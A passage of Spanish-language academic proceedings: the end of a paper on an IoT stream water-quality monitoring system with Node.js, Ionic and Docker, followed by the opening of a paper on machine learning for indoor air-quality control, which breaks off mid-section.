A continuación, en la Fig. 3 se visualiza la salida del servicio.

```

>>>>>>>>>>>> Se actualizaron valores de los sensores en la base de datos <<<<<<<<<<<<<<<<<<<<<<
(Index)
valores
0  |Id localización: 303; Id sonda: 156; Fecha: 28/11/2019; Temp: 26.15; Turb: 4.287; Cond: 498.047; Batería: 71'
1  |Id localización: 303; Id sonda: 150; Fecha: 28/11/2019; Temp: 25.79; Turb: 4.493; Cond: 498.477; Batería: 72'
2  |Id localización: 305; Id sonda: 135; Fecha: 28/11/2019; Temp: 26.12; Turb: 4.439; Cond: 498.063; Batería: 71'
3  |Id localización: 305; Id sonda: 160; Fecha: 28/11/2019; Temp: 26.06; Turb: 4.497; Cond: 502.938; Batería: 71'
4  |Id localización: 308; Id sonda: 164; Fecha: 28/11/2019; Temp: 26.00; Turb: 4.414; Cond: 506.486; Batería: 71'
5  |Id localización: 303; Id sonda: 154; Fecha: 28/11/2019; Temp: 25.81; Turb: 4.238; Cond: 498.477; Batería: 72'
6  |Id localización: 303; Id sonda: 150; Fecha: 31/10/2019; Temp: 25.06; Turb: 4.258; Cond: 673.828; Batería: 72'
7  |Id localización: 308; Id sonda: 144; Fecha: 31/10/2019; Temp: 23.81; Turb: 2.329; Cond: 4288.584; Batería: 74'
8  |Id localización: 302; Id sonda: 128; Fecha: 31/10/2019; Temp: 24.19; Turb: 2.471; Cond: 4179.687; Batería: 74'
9  |Id localización: 305; Id sonda: 132; Fecha: 31/10/2019; Temp: 24.96; Turb: 2.393; Cond: 4288.362; Batería: 74'
10 |Id localización: 305; Id sonda: 176; Fecha: 31/10/2019; Temp: 24.12; Turb: 2.349; Cond: 4179.687; Batería: 74'
11 |Id localización: 305; Id sonda: 144; Fecha: 30/10/2019; Temp: 22.81; Turb: 4.088; Cond: 5.765; Batería: 79'
12 |Id localización: 303; Id sonda: 144; Fecha: 30/10/2019; Temp: 22.75; Turb: 4.822; Cond: 673.828; Batería: 78'
13 |Id localización: 303; Id sonda: 109; Fecha: 30/10/2019; Temp: 22.87; Turb: 4.875; Cond: 14.648; Batería: 79'
14 |Id localización: 302; Id sonda: 175; Fecha: 30/10/2019; Temp: 23.09; Turb: 4.536; Cond: 14.648; Batería: 79'
15 |Id localización: 300; Id sonda: 140; Fecha: 30/10/2019; Temp: 22.75; Turb: 4.487; Cond: 14.648; Batería: 79'
16 |Id localización: 300; Id sonda: 156; Fecha: 30/10/2019; Temp: 22.62; Turb: 4.277; Cond: 14.648; Batería: 79'
17 |Id localización: 305; Id sonda: 134; Fecha: 29/10/2019; Temp: 22.25; Turb: 4.512; Cond: 634.766; Batería: 90'

>>>>>>>>>>>> Debe crear localización nueva en la aplicación para poder vincular al nodo con id 304 <<<<<<<<<<<<<<<<
>>>>>>>>>>>> Se agregó nueva sonda (id:199) al nodo con id: 301 <<<<<<<<<<<<<<<<<<<<<<<<<
>>>>>>>>>>>> Se agregó nueva sonda (id:148) al nodo con id: 301 <<<<<<<<<<<<<<<<<<<<<<<<<
>>>>>>>>>>>> Se agregó nueva sonda (id:150) al nodo con id: 302 <<<<<<<<<<<<<<<<<<<<<<<<<
>>>>>>>>>>>> Se agregó nueva sonda (id:109) al nodo con id: 303 <<<<<<<<<<<<<<<<<<<<<<<<<
>>>>>>>>>>>> Se agregó nueva sonda (id:115) al nodo con id: 303 <<<<<<<<<<<<<<<<<<<<<<<<<
>>>>>>>>>>>> Se actualizaron valores de los sensores en la base de datos <<<<<<<<<<<<<<<<

```

Fig. 3. Salida del servicio desarrollado en Nodejs.

Para concluir con este desarrollo, cabe destacar la alta escalabilidad que presenta el servicio planteado, ya que la cantidad de arroyos y sondas no afectan el funcionamiento del servicio desarrollado. A continuación se presenta un diagrama de flujo que refleja el funcionamiento lógico del servicio.




Fig. 4. Diagrama de flujo del servicio desarrollado en Nodejs.

Aplicación multiplataforma

Como ya se mencionó, el aplicativo se desarrolló con Ionic y se pueden distinguir dos entornos.

Entorno Móvil. Ionic es una tecnología que fue desarrollada para generar aplicativos híbridos los cuales son aplicaciones web que permiten utilizar los recursos y hardware de un dispositivo móvil. Para la creación de estas aplicaciones se basa principalmente en los lenguajes de programación HTML, CSS y JavaScript. Antes de continuar describiendo este framework, se definirá el concepto de aplicativo híbrido y qué diferencias presenta en comparación con aplicaciones nativas (desarrolladas en base al sistema operativo del dispositivo) y sitios web. Esta tecnología incluye otros frameworks y librerías para poder funcionar, de las cuales son AngularJS, Apache Cordova, Sass y Nodejs [7].

- **AngularJs:** Es utilizado para desarrollar aplicaciones web dinámicas, se desarrolló en JavaScript puro. AngularJs utiliza un modelo vista controlador (MVC), en donde el modelo se comunica con la base de datos [5].
- **Apache Cordova:** Es un framework que se encuentra constituido por un conjunto de APIs que proporcionan acceso a recursos del dispositivo de forma casi nativa. Esto permite poder generar aplicaciones para múltiples plataformas utilizando el mismo código y lenguaje. En el presente proyecto se definió utilizar Android y iOS.
- **Sass (Hojas de estilo sintácticas):** Es un procesador de hojas de estilos CSS (Hojas de Estilo en Cascada) en tiempo real, es decir podemos reutilizar propiedades CSS y escribir de manera rápida nuestros estilos CSS, esto da como resultado desarrollos más óptimos.

Entorno desktop. Para llevar adelante el aplicativo versión desktop se utilizó Ionic pero esta vez en conjunto con ElectronJs, que al igual que Apache Cordova, esta tecnología nos ayudará a generar los ejecutables de nuestra aplicación pero en esta ocasión para escritorio, ya sea para Windows, Linux o Mac (en el caso del proyecto actual, desarrollaremos para Windows). Utiliza NodeJs para lo que sería la parte del servidor y el motor de Chromium para la interfaz gráfica.

Implementación en Docker

Luego de un relevamiento con el área de sistemas de la Universidad Nacional Arturo Jauretche, se determinó que se utiliza un cluster de servidores, (conjunto de servidores que se construyen e instalan para trabajar como si fuese uno solo), para iniciar los distintos servicios que se utilizan en la universidad. Se basan en archivos de configuración que manipulan los distintos contenedores Docker, estos ficheros poseen el nombre de “docker-composer.yml”. La composición de estos archivos se basa en comandos, los cuales se utilizan para ubicar y ejecutar los contenedores de software.

En primer lugar, se desarrollaron los “Docker File” que consisten en una serie de comandos que se utilizan para construir una imagen Docker (archivo informático donde se almacena una copia o “imagen” exacta de un sistema de archivos de una tecnología y bajo la configuración de Docker). Las tecnologías necesarias a ejecutar en el servidor de la universidad son la Api Rest, la base de datos MongoDB [6] y el entorno de Ionic. Una vez que se construyen las imágenes Docker, se subieron

DockerHub y se codificó el archivo “orquestador” docker-compose.yml [2-3].

Resultados

En esta sección se muestran los resultados obtenidos durante las pruebas de funcionamiento del sistema, en los diferentes entornos y plataformas.

Móvil

A continuación se incluyen capturas de pantalla del aplicativo con una descripción de sus funcionalidades. En la Fig. 5 se muestra el inicio de sesión del usuario.




Fig. 5. Página del “login”.

Cuando ingresamos a la aplicación, nos encontramos con la página de inicio de sesión, que sirve para poder restringir el acceso público a los datos. La contraseña es cifrada (para mejor seguridad) mediante el método de encriptación AES (“encriptación estándar avanzada”) que, mediante una clave secreta, definida en la API, encripta y desencripta la contraseña del usuario. Además, es posible reestablecer dicha contraseña, en caso de que se extravíe.

Mediante el registro de usuario, tenemos la posibilidad de poder registrar un usuario. Al presionar el botón “registrar”, se ejecutan validaciones sobre el formulario, ya sea de formato o mismo si las contraseñas ingresadas no coinciden. Si el registro es exitoso, se genera un mensaje de alerta al usuario y el aplicativo lo redirige a la página de login para poder acceder al sistema. Es importante mencionar que, mediante el valor del campo “Municipio”, el sistema filtra qué información mostrar al usuario al momento de ingresar al aplicativo, es decir, si el usuario se registra con el valor “Quilmes”, solo podrá visualizar información de los arroyos que se encuentren asignados a ese municipio. Esto nos

proporciona escalabilidad a la hora de pensar en utilizar el aplicativo para gran cantidad de municipios.

También hay una pestaña que muestra las notificaciones, en donde podemos visualizar todas las notificaciones de arroyos vigentes. En la parte inferior de la página, hay cuatro pestañas de navegación que nos dirigen a todas las páginas que posee el aplicativo. Como primera funcionalidad a destacar, en la parte superior, podemos visualizar dos pestañas: “Todas”, que hace referencia a todas las notificaciones vigentes en cualquier arroyo, y “Observadas”, en donde podremos apartar aquellos arroyos sobre los que se quiere realizar un seguimiento individual y específico, a partir de la información ofrecida en “Notificaciones”. Para poder “observar” un arroyo, basta con presionar el ícono a la derecha del nombre de la “localización”.

Además, la “notificación” visibiliza la fecha de cuando fue lanzada y un título descriptivo con respecto al motivo de su lanzamiento. Si deslizamos el ítem hacia la izquierda, es posible visualizar el identificador de la sonda que le corresponde.

Las condiciones para que se dé una notificación son:

- Los tres valores actuales de la sonda superan el valor umbral establecido cuando se crea una localización (arroyo).
- El valor de conductividad y turbidez superan el valor umbral establecido.
- El valor de la batería de la sonda es menor al 10%

Al presionar alguna notificación, esta nos dirige a su página-detalle. Esta página otorga información más precisa de la notificación. Adicionalmente, posee gráficas realizadas mediante la librería ChartsJs de JavaScript, en las que puede observarse una comparación entre el valor actual y el valor umbral al momento de generarse la notificación. Se configuró un gráfico por sensor y se presenta en forma de *sliders*. Adicionalmente, la página-detalle de la notificación cuenta con tres botones al final de la página, que se utilizan para observar el arroyo, para poder entablar una comunicación vía mail (la aplicación utiliza el servicio de correo por defecto) y para eliminar la notificación respectiva.

En la página de las localizaciones, podremos visualizar todos los arroyos vigentes almacenados en la base de datos y, como se refirió, presionando sobre el ítem de cada localización, podremos acceder a su página detalle.

Adicionalmente, en la página de las “localizaciones”, hay un botón flotante, en la parte inferior derecha, que sirve para poder acceder a dar de alta una nueva localización (arroyo). Al presionar el botón, se dispara una página secundaria en la que podremos ingresar los datos que correspondan. Lo importante de esta funcionalidad es que, mediante el campo “Identificador

Sensores”, se realiza la relación con el identificador del arroyo establecido en el servicio de NodeJs, antes descrito, y esta mención es muy importante, ya que mediante esta relación se produce el enlace entre el servicio y las sondas a actualizar.

En la Fig. 6 se observa de detalle de una sonda usando la aplicación en Android, de la misma forma se puede visualizar este detalle en un dispositivo iOS. En esta página, se observan tres secciones principales, que informan:

- **Los valores actuales:** en forma de *sliders*, muestra los valores de la última muestra actualizada en la base de datos, ya sea de los sensores como del estado de la batería.
- **Un gráfico histórico:** utilizando ChartJs, muestra las últimas cinco mediciones de los sensores pertenecientes a la sonda actual (y permite, de forma dinámica, cambiar de sensor).
- **Un gráfico sobre el consumo de la batería:** utilizando ChartJs, muestra las últimas cinco mediciones del estado de la batería en la sonda actual.




Fig. 6: Página del detalle de la sonda en Desktop



Fig. 7: Página del detalle de la sonda en la app móvil

En la pestaña mapa, podemos visualizar la ubicación real del arroyo. Al momento de dar el alta, se debe ingresar la latitud y la longitud del arroyo, y el sistema se encarga de generar una marca en el mapa en dicha posición. Para esto se utilizaron los mapas *open source* de OpenStreetMap, debido a que es un sitio gratuito y de fácil implementación. Para dibujar el mapa se utilizó la librería Leaflet de JavaScript.

Aplicación para Desktop

Las prestaciones de la aplicación para escritorio son iguales a la aplicación móvil, es por eso que solo se muestra en la Fig. 7 como se visualiza la pantalla del aplicativo en formato web, sólo para notar la diferencia.

Conclusiones

Principalmente se cumplió con el objetivo de desarrollar e implementar un sistema integral y escalable para el monitoreo del estado de los arroyos con el fin de proveer una solución concreta para controlar el vertido de efluentes en los arroyos.

Podemos decir que el sistema desarrollado cumple el requisito de ser escalable ya que tiene la posibilidad de crecer sin necesidad de sufrir modificaciones, es decir que la cantidad de arroyos y de sondas que se pueden definir no afecta al funcionamiento de la aplicación, tampoco afecta la cantidad de clientes (usuarios) ingresados, por lo tanto cada uno de estos puede tener asignados varios arroyos que a su vez tienen definidas varias sondas multiparamétricas, logrando cumplir el concepto de escalabilidad.

Por otro lado, con respecto a la disponibilidad de datos, concluimos en que la información otorgada por las sondas es de fácil acceso para el usuario final del sistema. Contando adicionalmente con un historial de las últimas cinco mediciones a modo de registro, permitiendo poder realizar un seguimiento en tiempo real de la calidad del agua en los arroyos.

En cuanto a la accesibilidad a los datos, se podría decir que se cumplió con el requisito de un aplicativo multiplataforma, logrando poder utilizarlo en diferentes sistemas operativos y con distinta arquitectura (móvil o desktop). Cabe destacar que el aplicativo fue desarrollado para que pueda extender sus funcionalidades a futuro, con el fin de mejorar su funcionamiento y rendimiento. Se debe destacar que la implementación del sistema es multidisciplinaria y los puntos críticos se dieron justamente en la interacción entre las distintas partes. Por un lado, la red local inalámbrica formada por las sondas y el nodo central (raspberry) están basados en sistemas embebidos que interactúan entre sí, luego la interacción con el servidor se debe realizar de forma sincronizada,

debido a que las muestras se almacenan con fecha y hora y es la referencia que se utiliza para no leer dos veces la misma muestra. Por otro lado fue necesaria la interacción con el área de Sistemas de la Universidad, ya que las restricciones exigen la implementación de un Docker para correr el sistema en el servidor.

Se llevó a cabo el estudio de una propuesta inicial, para desarrollar un nuevo sistema y así proveer el diseño del sistema integral con una amplia variedad de mejoras [8]. Esto requirió adaptar dos sistemas distintos con un objetivo en común. Una de las principales virtudes del sistema es la posibilidad de acceso multiplataforma, algo que se vuelve necesario para independizar al cliente de la tecnología que dispone.

Cabe destacar que los resultados obtenidos en el trabajo forman parte de las líneas de Investigación del Proyecto UNAJ Investiga 2017 Código 80020170200025UJ.

Referencias

- [1] Muradas, M. Yanina (5 de junio de 2018). “Conoce qué es Spring Framework y por qué usarlo”, <https://openwebinars.net/blog/conoce-que-es-spring-framework-y-por-que-usarlo/>. [Consulta: 29 de octubre de 2019].
- [2] Esaú, A. (5 de mayo de 2014). “Docker, Qué es y sus principales características”, <https://openwebinars.net/blog/docker-que-es-sus-principales-caracteristicas/> [Consulta: 28 de octubre de 2019].
- [3] Spring.io, Inc (s.f.). “Spring Boot with Docker”, <https://spring.io/guides/gs/spring-boot-docker/>. [Consulta: 20 de mayo de 2020]
- [4] Perry, J. Steven (11 de mayo de 2017). “Aspectos básicos de Spring Boot”, <https://www.ibm.com/developerworks/ssa/library/j-spring-boot-basics-perry/index.html>. [Consulta: 29 de octubre de 2019].
- [5] Google, Inc. (s.f.). “Features & benefits”, <https://angular.io/features>. [Consulta: 29 de octubre de 2019].
- [6] MongoDB, Inc. (s.f.). “What is MongoDB?”, <https://www.mongodb.com/es/what-is-mongodb>. [Consulta: 31 de octubre de 2019].
- [7] Node.js, Inc (s.f.). “Acerca de Node.JS”, <https://nodejs.org/es/about/>. [Consulta: 30 de noviembre de 2019]
- [8] Osio J.R., Cappelletti, M. A., Suarez G., Navarro L. Ayala F., Salvatore J. E., Alonso D., Encinas D., Morales M. D.: Diseño de aplicaciones de IoT para la solución de problemas en el medio socio productivo: Workshop de Investigadores en ciencias de la Computación, pp.120-124. San Juan (2019)

Aprendizaje automático aplicado a variables ambientales

Elina Lo¹, Facundo Fain¹, Osio Jorge R.^{1,2}, Walter Aroztegui¹, Cappelletti Marcelo^{1,2}

¹ Área CeTAD, Grupo de Control Aplicado (GCA), Instituto LEICI (UNLP-CONICET)

² TICAPPS, Universidad Nacional Arturo Jauretche

{elina124, facundo.fain} @gmail.com {jorge.osio, Walter.aroztegui, mcappelletti} @ing.unlp.edu.ar

Resumen

El trabajo se centra en el estudio y sensado de una amplia variedad de parámetros que posibilitan caracterizar la calidad de aire y confort en ambientes cerrados.

Mediante un programa de control regido y encargado de regular dichos parámetros, se creó una base de datos que posteriormente se utilizó para el entrenamiento de un algoritmo de aprendizaje automático. Este algoritmo inteligente se encargará de generar la acción de control reemplazando al programa de control anterior.

A partir de esto se analizará si un modelo de aprendizaje automático es capaz de funcionar igual o mejor que un control clásico en cuanto a la continuidad de su funcionamiento.

Introducción

La población de las ciudades pasa entre el 80 y el 90% de su tiempo en ambientes cerrados, cuya contaminación del aire puede ser de 10 a 100 veces más elevados que los niveles en el exterior. La calidad del aire que respiramos en estos espacios puede tener un efecto directo en nuestra salud. Sumando a esto, el estrés generado por distintas disconformidades producidas por variables ambientales no controladas puede derivar en graves consecuencias.

Se plantea como objetivo principal mejorar el confort de las personas en edificios públicos, evitar la concentración de gases nocivos para la salud en ambientes cerrados, y conseguir un consumo eficiente de energía sin la intervención o atención del usuario. A través del análisis de variables ambientales internas y del manejo de dispositivos que posibiliten la optimización de la calidad del aire y el uso racional de la energía se buscará cumplir con los requerimientos solicitados.

Los objetivos específicos son:

- Generar un sistema capaz de evitar la alta concentración de gases nocivos. Gases como el CO y CH₄ pueden causar asfixia, y el CO₂ y LPG causan dolor de cabeza.
- Generar un sistema que permita minimizar el consumo, haciéndolo independiente del factor humano.

Diseño del sistema

La siguiente figura presenta las distintas tareas a realizar para llevar adelante las etapas del sistema que permitirán cumplir con los objetivos.




Fig. 1 Diagrama de tareas para el diseño del sistema

Existen diferentes alternativas que permiten cumplir el objetivo propuesto, que varían según su implementación, eficiencia, complejidad y costo. Las más primitivas constan de un acondicionamiento manual de los parámetros ambientales por parte del usuario, el cual deberá ajustar constantemente los actuadores mediante controles inalámbricos en base a sus preferencias.

Una alternativa más compleja pero eficiente, sería implementar un sistema de control automático para el cumplimiento de parámetros de confort y calidad del aire a través de sensores que los miden y actuadores que los regulan. Sin embargo, esto tiene la incapacidad de accionar frente a un dato faltante, evento que habitualmente se produce por falla o falso contacto de los sensores. Entonces la complejidad mencionada viene por parte de la implementación de un sistema que sea capaz de predecir precisamente el valor faltante.

Una de las implementaciones más eficientes que soluciona esta problemática de los valores faltantes, comprende el uso adecuado de un modelo de aprendizaje automático o Machine Learning [1][2][3][4]. Este permite la identificación de parámetros de control cuando son desconocidos, el modelado de un sistema de control desconocido a través de una base de datos, la predicción de valores futuros, y muchas otras herramientas útiles para mejorar un sistema de control [4].

Por medio de una base de datos creada a partir de las especificaciones de confort y calidad de aire correspondiente a la ciudad de La Plata, se entrenaron modelos de aprendizaje automático que serán capaces de modelar un sistema de control de manera precisa y permitiendo la predicción de valores faltantes para la toma de decisiones. Es por esto que se procurará dicha implementación, primeramente creando la base de datos y luego el modelo.

Implementación

En este apartado se detallan las herramientas y los procedimientos que se desarrollaron para implementar el sistema.

Se planteó un procedimiento que se encuentra dividido en dos partes, la etapa uno en la cual se creará una base de datos y se realizará el entrenamiento de aprendizaje y una segunda etapa en donde se utilizará un modelo de aprendizaje automático para la predicción y el manejo de los actuadores.

En la primera fase, utilizando el microcontrolador ATmega2560 se deben leer los valores de los sensores y para realizar las conversiones necesarias que permiten obtener las unidades adecuadas de cada variable. Estas son enviadas a través del puerto serie a MATLAB, con una cierta frecuencia de aproximadamente 30 segundos. Se utilizó MATLAB porque no se puede escribir un archivo de texto directamente desde la plataforma ATmega. Para este tipo de sistemas, normalmente se necesita una segunda aplicación que actúa como intermediaria, como por ejemplo Processing o MATLAB.




Fig. 2 diagrama en bloques de la etapa de entrenamiento

En un programa hecho en MATLAB se determina la acción que debe realizar cada actuador utilizando como entrada los valores sensados y realizando una evaluación a partir de parámetros de Confort y Calidad de aire. Los resultados se deben enviar a través del puerto serie al microcontrolador para que se ejecuten las acciones sobre los actuadores. MATLAB además guarda los valores sensados, la evaluación y la hora del muestreo en un archivo de texto separados por comas (conocido como formato *.csv). El archivo de texto se enlaza con una cuenta de Google Drive para luego ser utilizado por la plataforma Colaboratory.

A través de la plataforma Colaboratory, que permite realizar el aprendizaje automático ([2]y[4]), se pueden leer los datos guardados en la URL que enlaza el archivo de texto, luego se analizan utilizando histogramas, búsqueda de valores atípicos, medias, entre otros; y se pre procesan para realizar los entrenamientos de los diferentes modelos de aprendizaje automático. Luego de esto se elige el más apropiado para predecir cada acción de los actuadores, utilizando criterios como la exactitud, la matriz de confusión, F1 score o RMSE [3].

Una vez realizado el entrenamiento apropiado, se obtienen los parámetros de cada modelo de aprendizaje automático que serán utilizados en la siguiente etapa.




Fig. 3 Diagrama en bloques de la etapa 2

En la segunda fase, el microcontrolador ATmega 2560 se encarga de leer los valores de los sensores y realizar las conversiones necesarias para obtener las unidades adecuadas de cada valor. Dichos valores son enviados a través del puerto serie a MATLAB, con la misma frecuencia que en la primera fase.

El código de MATLAB recibe los valores de los sensores y los almacena en un archivo de texto periódicamente. Este está enlazado con un código en Colaboratory a través de Google Drive. El código de Colaboratory lee los valores de los sensores y se encarga de predecir los valores de los actuadores con un modelo de aprendizaje automático previamente entrenado en la fase uno. Los resultados son enviados nuevamente a MATLAB y este los envía al microcontrolador, a través del puerto serie, para que ejecute las acciones sobre los actuadores [5]. Esta fase se repite cíclicamente.

El sistema automatiza el control de los siguientes parámetros:

- Iluminación [6].
- Temperatura.
- Humedad.
- Flujo de aire.
- Sonido.
- Presión atmosférica.
- Movimiento.
- Polvo en el aire.
- Gases nocivos como:
 - Monóxido de carbono.
 - Dióxido de carbono.
 - LPG.
 - Metano.

Para controlar los parámetros el sistema deberá actuar sobre:

- La apertura y cierre de ventanas.
- Encendido y apagado de calefactores.

- Encendido y apagado de luces.
- Encendido y apagado de un sistema ventilador.
- El encendido y apagado de una alarma.

Herramientas:

Hardware




Fig. 4 Diagrama en bloques del Microcontrolador ATMEGA

Decisiones

A continuación se mencionan cuales son las variables que cambian el estado de los actuadores en función de los parámetros mencionados previamente.

Para ello se tienen en consideración tres niveles de importancia, numerados y etiquetados desde el de mayor mérito al de menor:

Mayor importancia: dado que sus efectos son perjudiciales para la salud (tabla 1) [7].

Media importancia: dado que se utilizan principalmente para mejorar el confort de las personas en su mayor medida (tabla 2).

Menor importancia: dado que se utilizan para generar sensación de bienestar (tabla 3 y 4).

Tabla 1. Parámetros de mayor importancia

Especificaciones de mayor importancia			
Variable	Unidad	Umbral	Actúa sobre

Luz interior	Lux	< 350 lux	Luminaria
CH ₄ y LPG	Ppm	>1000 ppm	Ventilación
CO	Ppm	>60 ppm	Ventilación
CO ₂	Ppm	>200 ppm	Ventilación
Polvo	µg/m ³	>50 µg/m ³	Ventilación

Tabla 2. Parámetros de importancia media

Especificaciones de importancia media			
Variable	Unidad	Umbral	Actúa sobre
Luz Exterior	Lux	p/variable indirecta	N/A
Presencia de personas	Entero positivo	0	Ventilación, Iluminación y Calefacción
Flujo de aire	m/s	>1 m/s	Ventilación
Humedad y Temperatura digital 1.	% y °C	Temp<20°C	Ventilación y Calefacción
		20<Temp<25°C & 20<Hum<60%	
		Temp>29°C & 20<Hum<40%	
		Temp>28°C & 40<Hum<60%	
		Temp>23°C & 60<Hum<80%	
		Temp>28°C & Hum>80%	

Tabla 3. Parámetros de importancia baja

Especificaciones de importancia baja			
Variable	Unidad	Umbral	Actúa sobre
Sonido	dB	>70dB	Ventilación

			(ventana)
Movimiento	(1, 0)	N/A	N/A
Presión atmosférica	hP	<992 hP	Ventilación
Temperatura exterior Analógica	°C	N/A	N/A
Temperatura digital 2	°C	p/variable indirecta	N/A

Tabla 4. Parámetros de importancia baja

Especificaciones de menor importancia			
Variable	Unidad	Umbral	Actúa sobre
Ventilación Higiénica	Cte x Q de personas	Presencia > 1	Ventilación (ventana)
Luz diurna	Luz interna/luz externa	Luz exterior > 7000 lux & Luz interior > 360 lux	Iluminación
Delta de temperatura	°C	Temp dig 1 - Temp dig 2 < 3°C	Ventilación

Modelo de Machine Learning

Luego de investigar varios modelos de aprendizaje automático supervisado [3], se decidió por testear los siguientes:

- Redes neuronales artificiales: Consiste en un conjunto de bloques fundamentales llamadas perceptrones, conectadas entre sí. La información de entrada atraviesa la red neuronal produciendo la predicción buscada. Al atravesar la red neuronal, la entrada es sometida a multiplicaciones de matrices de pesos y funciones de activación para lograr la salida.
- Árbol de decisión: Predice la etiqueta, pero este en particular, lo hace mediante el aprendizaje de reglas de decisiones simples inferidas a partir de los datos de entrenamiento. El árbol está compuesto por nodos internos que representan las diferentes pruebas realizadas, ramas que corresponden a los resultados de cada prueba y nodos de hoja que asignan la clasificación o valor final.

- Bosque aleatorio: Consta de un ensamble de árboles de decisión independientes (estimadores). Cada una de ellas realiza una predicción y para obtener el valor final se realiza el promediado de sus predicciones probabilísticas.

Antes de realizar el entrenamiento de los modelos, se debe realizar un análisis estadístico y visualizar la base de datos, a este proceso, se lo llama EDA (Análisis Exploratorio de Datos). Para esto, se analizaron los datos de los atributos y etiquetas utilizando histogramas y la función que otorga la librería Pandas para el análisis estadístico de datos. Asimismo, se contó la cantidad de valores de cada tipo en los atributos para seleccionar una métrica de evaluación acorde, en este caso, es el F1. Sumado a esto, se debe realizar un análisis de la importancia de los atributos para cada etiqueta, por medio de una correlación y de un ranking de importancia calculada a partir de la función "feature importance" de los clasificadores basados en árboles (ver fig. 5).

Luego del análisis de datos, se debe continuar con el preprocesamiento, esto consta de la manipulación de los datos para luego utilizarlos en el entrenamiento del modelo. En este proyecto, se incluyeron dos manipulaciones:

- Combinación de atributos: se agregó como atributo "diferencia de temperatura" a nuestra base de datos a utilizar en el entrenamiento de los modelos, el cual describe el parámetro delta de temperatura mencionado previamente.
- Codificación One-Hot: se agrega una nueva variable binaria (con valores verdadero o falso) para cada valor de categoría posible de la etiqueta ventana, obteniendo "Ventana 0", "Ventana 1" y "Ventana 2"

